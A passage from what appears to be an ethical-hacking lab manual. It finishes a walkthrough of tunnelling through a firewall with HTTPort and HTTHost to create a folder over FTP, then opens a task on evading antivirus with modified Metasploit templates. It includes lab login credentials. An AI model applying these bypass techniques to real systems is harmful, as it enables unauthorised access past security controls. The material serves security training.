


62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.


The password you enter will not be visible.



63. ☐ You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.
64. ☐ Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.
65. ☐ Type **mkdir Test** and press **Enter**.



66. ☐ Now, Click Windows 11 to switch to the **Windows 11** machine.
67. ☐ A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. ☐ Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.


On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

Task 3: Bypass Antivirus using Metasploit Templates


Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.

1. Click Parrot Security to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



